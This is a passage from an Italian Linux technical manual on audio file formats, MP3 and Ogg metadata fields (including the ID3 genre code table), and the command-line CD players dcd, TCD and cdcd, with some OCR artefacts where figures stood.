Una registrazione audio di qualità equivalente a quella dei CD audio è fatta a campioni di 16 bit, a una frequenza di 44100 Hz; per arrivare al livello di un DAT (*Digital audio tape*) o di un DVD (per la componente audio) si passa a una frequenza di campionamento di 48000 Hz. Pertanto, un secondo di registrazione a qualità CD, in stereofonia, comporta l'utilizzo di $2 \cdot 16 \cdot 44100 = 1411200$ bit, pari a 176400 byte; così, un secondo di registrazione a qualità DAT, in stereofonia, comporta l'impiego di 192000 byte.

È importante sottolineare la differenza che c'è tra un file audio con intestazione, rispetto a quello che non ne è provvisto: quando si passa un file audio grezzo a un programma che deve eseguirlo o elaborarlo, occorre specificare al programma tutte le caratteristiche del file, perché non può determinarle automaticamente. In particolare, occorre fare attenzione quando si trasferisce un file del genere da un'architettura a un'altra, dove nel passaggio può cambiare l'ordine dei byte.

30.5.5 Formati audio compressi

«

Dopo la campionatura di un'informazione sonora, è possibile applicare delle tecniche per ridurre le dimensioni dei dati, ovvero per ottenerne la compressione. Si distinguono due situazioni: la compressione senza perdita che consente la ricostruzione dei campioni

originali, rispetto a una compressione con perdita di informazioni. I formati audio compressi sono diversi e si distinguono per l'algoritmo di compressione.

Nella realizzazione di un file audio compresso si stabilisce un parametro in più rispetto ai file non compressi: il flusso massimo di dati per unità di tempo, noto come *bit rate*. Naturalmente, maggiore è questo valore, migliore è la qualità del suono riprodotto. Generalmente, si ottiene una buona qualità di registrazione stereofonica con un tasso del flusso di dati di 128 kbit/s. In fase di creazione di un file audio di questo tipo, si può stabilire che il tasso del flusso di dati sia costante o variabile (nel secondo caso si parla di *variable bit rate* e si usa la sigla «VBR»); in particolare, in caso di tasso variabile potrebbe essere stabilito un valore medio o un intervallo di valori da rispettare.

Un file audio compresso, può limitarsi a contenere l'informazione sonora per la quale è stato realizzato, oppure può essere inserito in un «contenitore» (*container*), che consente l'inserimento di informazioni addizionali. Per esempio, il formato compresso Vorbis è contenuto normalmente in un formato Ogg, da cui il nome Ogg Vorbis. Per la stessa ragione, esiste un formato FLAC (normale) e un formato Ogg FLAC (FLAC contenuto in Ogg. Nel caso di MP3, il nome è ambiguo, perché può fare riferimento al contenitore o al contenuto audio compresso.

30.5.6 Informazioni di un contenitore MP3

Un file MP3 può includere delle informazioni importanti sul suo contenuto, oltre a ciò che è indispensabile per la riproduzione (come per esempio l'informazione sulla frequenza di campionamento). In

generale, conviene stabilire questi dati nella fase di codifica del file stesso, mentre una parte di questi può essere modificata anche dopo.

Tabella 30.84. Informazioni comuni che possono essere inserite in un file MP3.

Informazione	Tipo	Significato
originale	booleano	Indica se il contenuto è originale.
copyright	booleano	Indica se il contenuto è coperto da copyright.
titolo	testo	Titolo della canzone o di ciò che è contenuto nel file.
artista	testo	Nome dell'artista o degli artisti.
album	testo	Nome dell'album di cui fa parte il contenuto del file.
anno	testo	Anno di edizione.
commento	testo	Commento aggiuntivo.
traccia	numero	Numero della traccia nel CD a cui si fa riferimento.
genere	numero	Genere, definito da un codice numerico prestabilito.

Tabella 30.85. Genere, secondo lo standard ID3.

Genere	Definizione	Genere	Definizione
0	Blues	1	Classic Rock
2	Country	3	Dance
4	Disco	5	Funk
6	Grunge	7	Hip-Hop
8	Jazz	9	Metal
10	New Age	11	Oldies
12	Other	13	Pop
14	R&B	15	Rap
16	Reggae	17	Rock

Genere	Definizione	Genere	Definizione
18	Techno	19	Industrial
20	Alternative	21	Ska
22	Death Metal	23	Pranks
24	Soundtrack	25	Euro-Techno
26	Ambient	27	Trip-Hop
28	Vocal	29	Jazz+Funk
30	Fusion	31	Trance
32	Classical	33	Instrumental
34	Acid	35	House
36	Game	37	Sound Clip
38	Gospel	39	Noise
40	Alt. Rock	41	Bass
42	Soul	43	Punk
44	Space	45	Meditative
46	Instrumental Pop	47	Instrumental Rock
48	Ethnic	49	Gothic
50	Darkwave	51	Techno-Industrial
52	Electronic	53	Pop-Folk
54	Eurodance	55	Dream
56	Southern Rock	57	Comedy
58	Cult	59	Gangsta Rap
60	Top 40	61	Christian Rap
62	Pop/Funk	63	Jungle
64	Native American	65	Cabaret
66	New Wave	67	Psychedelic
68	Rave	69	Showtunes
70	Trailer	71	Lo-Fi
72	Tribal	73	Acid Punk
74	Acid Jazz	75	Polka
76	Retro	77	Musical

Genere	Definizione	Genere	Definizione
78	Rock & Roll	79	Hard Rock
80	Folk	81	Folk/Rock
82	National Folk	83	Swing
84	Fast-Fusion	85	Bebob
86	Latin	87	Revival
88	Celtic	89	Bluegrass
90	Avantgarde	91	Gothic Rock
92	Progressive Rock	93	Psychedelic Rock
94	Symphonic Rock	95	Slow Rock
96	Big Band	97	Chorus
98	Easy Listening	99	Acoustic
100	Humour	101	Speech
102	Chanson	103	Opera
104	Chamber Music	105	Sonata
106	Symphony	107	Booty Bass
108	Primus	109	Porn Groove
110	Satire	111	Slow Jam
112	Club	113	Tango
114	Samba	115	Folklore
116	Ballad	117	Power Ballad
118	Rhythmic Soul	119	Freestyle
120	Duet	121	Punk Rock
122	Drum Solo	123	A Cappella
124	Euro-House	125	Dance Hall
126	Goa	127	Drum & Bass
128	Club-House	129	Hardcore
130	Terror	131	Indie
132	BritPop	133	Negerpunk
134	Polsk Punk	135	Beat

Genere	Definizione	Genere	Definizione
136	Christian Gangsta Rap	137	Heavy Metal
138	Black Metal	139	Crossover
140	Contemporary Christian	141	Christian Rock
142	Merengue	143	Salsa
144	Thrash Metal	145	Anime
146	JPop	147	Synthpop

Le informazioni più voluminose, come il titolo e le altre stringhe di testo, vanno aggiunte in coda al file MP3. Il modo in cui questi dati vengono segnalati nel file dipende da standard differenti che nel tempo sono stati aggiornati. In questo senso, alcuni programmi non aggiornati potrebbero anche non essere in grado di leggere ciò che viene scritto con standard più recenti.

30.5.7 Informazioni di un contenitore Ogg

Anche il contenitore Ogg consente l'inserimento di informazioni addizionali; in particolare un'intestazione composta da campi individuati da nomi. Non esistono campi descrittivi obbligatori e campi con lo stesso nome possono apparire più di una volta (per esempio nel caso dell'indicazione di più di un autore). La documentazione di Ogg propone uno standard nell'utilizzo dei campi descrittivi e in particolare vale la pena di considerare quelli seguenti:

Campo	Utilizzo
`TITLE`	titolo della traccia o dell'opera;
`ALBUM`	titolo della raccolta a cui appartiene la traccia;

Campo	Utilizzo
`TRACKNUMBER`	numero della traccia, se si tratta di una raccolta;
`ARTIST`	artista esecutore o compositore dell'opera;
`COPYRIGHT`	informazioni sul diritto di autore relativo all'opera;
`LICENSE`	condizioni di utilizzo dell'opera;
`GENRE`	descrizione del genere dell'opera;
`ISRC`	numero ISRC di identificazione dell'opera (sezione 30.5.1).

Si può osservare in questo caso che non è stata prevista una classificazione preliminare dei generi.

30.6 Lettore CD audio

«

Se l'unità per CD/DVD è provvista di un'uscita audio autonoma (una presa stereo per cuffia sulla parte frontale), è possibile ascoltare dei CD musicali anche senza la presenza di un'interfaccia audio. Naturalmente, se è disponibile tale interfaccia, il lettore CD/DVD potrebbe esservi stato collegato attraverso un cavetto schermato, in modo da poter utilizzare le funzionalità della stessa scheda per rielaborare il suono.

È importante considerare che, di norma, un CD contenente tracce audio **non può essere innestato**: l'ascolto o l'estrazione delle tracce sono operazioni che richiedono normalmente programmi appositi che accedono direttamente al file di dispositivo.

Figura 30.87. La classica uscita per cuffia che si trova al lato sinistro dei lettori CD, con regolazione manuale del livello sonoro.



Figura 30.88. Schema del lato posteriore di un lettore CD/DVD ATAPI tradizionale.



Figura 30.89. Cavetto di collegamento audio da un lettore CD/DVD a una scheda audio. Il filo rosso riguarda il canale destro, mentre il filo bianco quello sinistro; il connettore di colore bianco può essere usato per collegare una scheda audio poco comune.



Figura 30.90. Connessioni audio su una scheda madre tipica. Si può osservare che il connettore centrale è adibito esplicitamente all'ingresso audio proveniente da un lettore CD/DVD, dove il canale destro corrisponde al piedino del lato destro, guardando la figura.



Il software che si occupa di mettere in funzione il lettore CD-ROM come lettore di CD audio, interviene solo sul file di dispositivo corrispondente all'unità a cui si vuole fare riferimento (per esempio '`/dev/hd`***x***' per una unità ATAPI, oppure '`/dev/scd`***n***' o '`/dev/sr`***n***' per una unità differente); a volte si predispone per questo il collegamento simbolico '`/dev/cdrom`', in modo da facilitare l'utilizzo dei programmi relativi. Naturalmente, il file di dispositivo deve avere i permessi appropriati. Il segnale audio può essere prelevato direttamente dal lettore CD, oppure può essere gestito attraverso la scheda audio per mezzo di altro software.

Se la scheda audio non è di ottima qualità, potrebbe generare un rumore di fondo. Di conseguenza, per essere certi di prelevare il segnale più pulito possibile, è necessario utilizzare l'uscita del lettore CD stesso.

Il software che permette l'ascolto di un CD audio, non richiede di tenere sotto controllo il lettore, per cui potrebbe essere costituito anche da un semplice programma a riga di comando, come nel caso di '**dcd**'.

I programmi per l'ascolto di CD audio potrebbero comportarsi in maniera differente tra di loro, tanto che non va esclusa la presenza di errori tali da impedire lettura di CD che in condizioni normali risultano realizzati correttamente. In altri termini, se per qualche ragione non si riesce a leggere un CD audio attraverso l'uso di un certo programma, conviene tentare di utilizzarne altri, prima di arrivare alla conclusione che il CD o il lettore possano essere difettosi.

Molti programmi per l'ascolto di CD musicali abbinano anche la funzionalità di interrogazione della base di dati CDDB. Ciò viene descritto nella sezione 30.6.6.

30.6.1 Dcd

«

Dcd [22] è un programma di servizio molto semplice, composto dall'eseguibile '**dcd**', che segue la filosofia dei comandi a riga di comando, con tutti i vantaggi che ciò può dare. In pratica, senza impegnare una console virtuale o un terminale, manda al lettore i comandi ri-

chiesti di volta in volta. Dcd ha però un inconveniente: può accedere esclusivamente al file di dispositivo (o al collegamento) ‘`/dev/cdrom`’!

```
dcd [n_traccia…]
```

```
dcd {stop|restart|next|prev|info|dir|loop [n…]}
```

La sintassi è molto semplice: se si indica un numero ***n*** si intende avviare l’esecuzione della traccia ***n***-esima corrispondente; se si indicano più numeri si intende ottenere l’esecuzione di quelle tracce nella sequenza specificata; se si indica un’altra parola chiave, si vuole impartire il comando corrispondente:

Parola chiave	Descrizione
`stop`	ferma l’esecuzione (se non funziona basta selezionare la prima traccia e quindi usare il comando ‘**`prev`**’);
`restart`	riavvia la traccia che si sta ascoltando;
`next`	passa alla traccia successiva;
`prev`	passa alla traccia precedente;
`info`	restituisce alcune informazioni sulla traccia attuale;
`dir`	elenca le tracce contenute nel CD;
`loop [n…]`	esegue la sequenza ripetendo quando raggiunge la fine della sequenza (in tal caso ‘**`dcd`**’ impegna la shell).

Segue la descrizione di alcuni esempi.

- `$` **`dcd`** [*Invio*]

  Avvia l'esecuzione del primo brano del CD, proseguendo fino all'ultimo.

- `$` **`dcd 1`** [*Invio*]

  Esattamente come nell'esempio precedente.

- `$` **`dcd 1 3 5 7`** [*Invio*]

  Richiede l'esecuzione dei brani numero uno, tre, cinque e sette, in sequenza.

- `$` **`dcd next`** [*Invio*]

  Passa all'esecuzione del brano successivo.

30.6.2 TCD

«

TCD [23] è un pacchetto composto da due programmi: uno per lo schermo a caratteri e uno per il sistema grafico X. L'utilizzo è intuitivo e non occorrono molte spiegazioni. È importante osservare che il controllo del volume riguarda il lettore CD e non la scheda audio. In altri termini, si tratta del volume del segnale che viene generato dal lettore CD: sia quello che si ottiene attraverso l'uscita sul pannello frontale dell'unità, sia quello che viene inviato alla scheda audio (ammesso che esista) per mezzo del cavetto schermato interno all'elaboratore.

TCD richiede la presenza del file di dispositivo o del collegamento '`/dev/cdrom`', perché non prevede la possibilità di specificare un file di dispositivo differente per raggiungere l'unità CD.

La figura 30.92 mostra il funzionamento di TCD nella versione per terminali a caratteri, mentre la figura 30.93 mostra la versione per il sistema grafico X. Per quanto riguarda il secondo caso, si osservi che TCD si dovrebbe trovare incluso anche nella raccolta degli applicativi di Gnome; in tal caso, l'aspetto della versione grafica risulta essere un po' diversa rispetto a quanto si vede nella figura riportata qui.

Figura 30.92. Esempio del funzionamento di TCD nella versione per terminali a caratteri.

```
.-TCD v2.0, by Tim Gerla------Control Panel-------------------------.
|                   |                                               |
| Status: Paused    | [P] - Start playing.    [-] - Previous track. |
| Track:  10 of 12  | [U] - Pause or restart. [+] - Ne|t track.     |
| Time:   03:36     | [E] - Eject CDROM.      [G] - Go to track #.  |
| CD:     55:17     | [S] - Stop playing.     []] - Skip ahead.     |
|                   |                         [[] - Skip back.      |
|-Track List-------| [M] - Change play mode. < > - Adjust volume.  |
| 01a - 06:10       | Current Mode: Normal    Current Volume: 10%   |
| 02a - 06:21       |                                               |
| 03a - 03:22       | [T] - Edit track database.                    |
| 04a - 04:06       | [D] - Download CDDB data.                     |
| 05a - 05:51       |                                               |
| 06a - 08:05       |                                               |
| 07a - 04:38       | [Q] - Quit.                                   |
| 08a - 05:10       |                                               |
| 09a - 07:55       |-Disc Information-----------------------------|
| 10a - 08:29       | Length: 71:40                                 |
| 11a - 04:54       | Title:  Unknown / Unknown                     |
| 12a - 06:37       | Track:  Track 10                              |
`-------------------------------------------------------------------'
```

Figura 30.93. Esempio del funzionamento di TCD nella versione grafica.



Gli eseguibili sono rispettivamente '**tcd**' e '**gtcd**'. La lettera «g» di '**gtcd**' sta per GTK+, ovvero le librerie grafiche utilizzate.

Una cosa interessante di TCD sta nel fatto che più copie dei suoi eseguibili possono funzionare in modo concorrenziale, risultando tutte perfettamente sincronizzate, a parte qualche difficoltà nella regolazione del volume.

30.6.3 Cdcd

«

Cdcd [24] è un altro programma per l'ascolto di CD musicali che consente un funzionamento a riga di comando, oppure in modo interattivo, ma sempre attraverso una console. La prima volta che viene avviato da ogni utente, richiede alcune informazioni elementari di configurazione, con cui crea il file '`~/.cdcdrc`':

```
$ cdcd [Invio]
```

La prima cosa che viene richiesta è il file di dispositivo abbinato al lettore CD:

```
Welcome to cdcd 0.5.0.

You will now be asked a series of questions which will
configure cdcd for your platform.  The default answers are
given in brackets.

What is the name of your CD-ROM device? [/dev/cdrom]
```

Se esiste il collegamento simbolico '`/dev/cdrom`' che punta al dispositivo corretto, basta confermare con la pressione del tasto [*Invio*].

[*Invio*]

Successivamente, Cdcd cerca di ottenere le informazioni necessarie ad accedere alla rete, allo scopo di contattare una base di dati CDDB, oppure qualcosa di equivalente.

```
Are you connected to a network (y/n)? [y]
```

[*Invio*]

```
There are two methods of retrieving CD track information, CDDB and CD Index.
Using the CD Index will be somewhat faster, but does not yet facilitate inexact
matching.  Both methods may be used through HTTP proxy servers.

Choose a method:
1) CDDB
2) CD Index




Which method? [1]
```

Avendo confermato la disponibilità di un accesso alla rete, viene proposto di accedere a una base di dati CDDB, oppure a un altro tipo di indice. La scelta più comune è proprio la base di dati CDDB,

come suggerito dal programma stesso.

[*Invio*]

```
Use a HTTP proxy server? [n]
```

In questo caso si suppone che non sia necessario utilizzare un proxy, per cui si conferma la proposta del programma.

[*Invio*]

```
cdcd version 0.5.0, Copyright (C)1998-99 Tony Arcieri
Distributed under the GNU General Public License. See file
COPYING for details.
Built with libcdaudio 0.99.1
Enter ? for help.
cdcd>
```

Termina così la configurazione e il programma si mette a funzionare in una modalità interattiva, in attesa di comandi, dove l'invito è la stringa '**cdcd>**'. Per terminare basta dare il comando '**quit**'.

cdcd> **quit**[*Invio*]

Quando si avvia il programma, è comunque possibile specificare un file di dispositivo alternativo a quanto indicato nella configurazione, attraverso l'opzione '**-d**'. Nell'esempio seguente si suppone che l'unità CD sia collocata come prima unità ATAPI del secondo bus ATA:

$ **cdcd -d /dev/hdc**[*Invio*]

È già stato specificato che Cdcd può funzionare sia in modo non interattivo, a riga di comando, sia in modo interattivo. In pratica, l'eseguibile '**cdcd**' può essere avviato indicando un comando come argomento, per cui esegue la richiesta e termina di funzionare,

oppure può essere avviato senza argomenti e in tal caso mostra un invito rimanendo in attesa di comandi. Naturalmente, i comandi in questione sono gli stessi, sia quando usati come argomento della riga di comando, sia quando usati nel funzionamento interattivo.

```
cdcd [comando]
```

Si ottiene l'elenco dei comandi disponibili con il comando '**help**', mentre per conoscere la sintassi precisa di ogni comando basta il comando '**help** ***nome_comando***'. Per esempio:

```
$ cdcd help[Invio]


